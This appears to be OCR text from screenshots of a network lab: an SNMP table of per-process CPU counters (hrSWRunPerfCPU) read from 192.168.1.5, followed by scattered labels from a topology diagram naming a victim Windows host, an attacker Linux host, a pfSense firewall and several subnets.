


hrSWRunPerfCPU.1	102459	Integer	192.168.1.5:161
hrSWRunPerfCPU.4	2917	Integer	192.168.1.5:161
hrSWRunPerfCPU.72	95	Integer	192.168.1.5:161




Name/OID	Value	Type	IP:Port
hrSWRunPerfCPU.316	9	Integer	192.168.1.5:161
hrSWRunPerfCPU.384	1260	Integer	192.168.1.5:161
hrSWRunPerfCPU.416	32	Integer	192.168.1.5:161
hrSWRunPerfCPU.484	10	Integer	192.168.1.5:161
hrSWRunPerfCPU.492	62	Integer	192.168.1.5:161
hrSWRu	14	Integer	192.168.1.5:161
hrSWRunPerfCPU.576	75	Integer	192.168.1.5:161
hrSWRunPerfCPU.584	45	Integer	192.168.1.5:161
hrSWRunPerfCPU.612	4	Integer	192.168.1.5:161
hrSWRunPerfCPU.684	4	Integer	192.168.1.5:161
hrSWRunPerfCPU.692	3	Integer	192.168.1.5:161
hrSWRunPerfCPU.712	171	Integer	192.168.1.5:161
hrSWRunPerfCPU.804	145	Integer	192.168.1.5:161
hrSWRunPerfCPU.836	14	Integer	192.168.1.5:161
hrSWRunPerfCPU.852	65	Integer	192.168.1.5:161
hrSWRunPerfCPU.896	176	Integer	192.168.1.5:161
hrSWRunPerfCPU.980	84	Integer	192.168.1.5:161
hrSWRunPerfCPU.1008	551	Integer	192.168.1.5:161
hrSWRunPerfCPU.1016	165	Integer	192.168.1.5:161
hrSWRunPerfCPU.1144	232	Integer	192.168.1.5:161
hrSWRunPerfCPU.1148	32	Integer	192.168.1.5:161
hrSWRunPerfCPU.1276	323	Integer	192.168.1.5:161
hrSWRunPerfCPU.1300	3	Integer	192.168.1.5:161
hrSWRunPerfCPU.1336	6	Integer	192.168.1.5:161


hrSWRunPerfCPU.484
Row: 7; Total rows: 79




hrSWRunPerfCPU.1408	3	Integer	192.168.1.5:161
hrSWRunPerfCPU.1444	4	Integer	192.168.1.5:161
hrSWRunPerfCPU.1520	3	Integer	192.168.1.5:161
hrSWRunPerfCPU.1588	46	Integer	192.168.1.5:161
hrSWRunPerfCPU.1660	7	Integer	192.168.1.5:161
hrSWRunPerfCPU.1772	156	Integer	192.168.1.5:161
hrSWRunPerfCPU.1804	25	Integer	192.168.1.5:161
hrSWRunPerfCPU.1876	28	Integer	192.168.1.5:161
hrSWRunPerfCPU.1952	1293	Integer	192.168.1.5:161
hrSWRunPerfCPU.2040	1	Integer	192.168.1.5:161
hrSWRunPerfCPU.2296	17	Integer	192.168.1.5:161
hrSWRunPerfCPU.2404	3	Integer	192.168.1.5:161
hrSWRunPerfCPU.2412	1	Integer	192.168.1.5:161
hrSWRunPerfCPU.2488	29	Integer	192.168.1.5:161
hrSWRunPerfCPU.2508	7	Integer	192.168.1.5:161
hrSWRunPerfCPU.2580	4	Integer	192.168.1.5:161
hrSWRunPerfCPU.2604	7	Integer	192.168.1.5:161
hrSWRunPerfCPU.2612	317	Integer	192.168.1.5:161
hrSWRunPerfCPU.2700	42	Integer	192.168.1.5:161
hrSWRunPerfCPU.2724	1	Integer	192.168.1.5:161
hrSWRunPerfCPU.2776	75	Integer	192.168.1.5:161
hrSWRunPerfCPU.2812	39	Integer	192.168.1.5:161
hrSWRunPerfCPU.2852	107	Integer	192.168.1.5:161
hrSWRunPerfCPU.2900	18	Integer	192.168.1.5:161



hrSWRunPerfCPU.3012	18	Integer	192.168.1.5:161
hrSWRunPerfCPU.3104	3	Integer	192.168.1.5:161
hrSWRunPerfCPU.3132	275	Integer	192.168.1.5:161
hrSWRunPerfCPU.3300	7	Integer	192.168.1.5:161
hrSWRunPerfCPU.3340	20	Integer	192.168.1.5:161
hrSWRunPerfCPU.3368	676	Integer	192.168.1.5:161
hrSWRunPerfCPU.3640	7	Integer	192.168.1.5:161
hrSWRunPerfCPU.3700	43	Integer	192.168.1.5:161
hrSWRunPerfCPU.3744	14	Integer	192.168.1.5:161
hrSWRunPerfCPU.3760	68	Integer	192.168.1.5:161
hrSWRunPerfCPU.3776	12	Integer	192.168.1.5:161
hrSWRunPerfCPU.3876	189	Integer	192.168.1.5:161
hrSWRunPerfCPU.3880	181	Integer	192.168.1.5:161
hrSWRunPerfCPU.3972	29	Integer	192.168.1.5:161
hrSWRunPerfCPU.3980	125	Integer	192.168.1.5:161
hrSWRunPerfCPU.4196	6	Integer	192.168.1.5:161
hrSWRunPerfCPU.4236	23	Integer	192.168.1.5:161
hrSWRunPerfCPU.4344	4	Integer	192.168.1.5:161
hrSWRunPerfCPU.4376	31	Integer	192.168.1.5:161



hrSWRunPerfCPU.4456	145	Integer	192.168.1.5:161
hrSWRunPerfCPU.4464	300	Integer	192.168.1.5:161
hrSWRunPerfCPU.4568	28	Integer	192.168.1.5:161
hrSWRunPerfCPU.4572	7	Integer	192.168.1.5:161
hrSWRunPerfCPU.4592	28	Integer	192.168.1.5:161
hrSWRunPerfCPU.4736	65	Integer	192.168.1.5:161
hrSWRunPerfCPU.4892	10	Integer	192.168.1.5:161
hrSWRunPerfCPU.4900	53	Integer	192.168.1.5:161
hrSWRunPerfCPU.5056	3	Integer	192.168.1.5:161


192.168.2.4
VPC
eth0
Win-victim
e0
192.168.2.1/24
192.168.1.4/29
192.168.1.6
e0/1
e0/2
e0/0
e1
e0
e0/0
e0/1
Net
e0/3
Switch
pfSense
R8
e0
Linux-attacker
192.168.1.0/29
192.168.2.5
192.168.147.0/24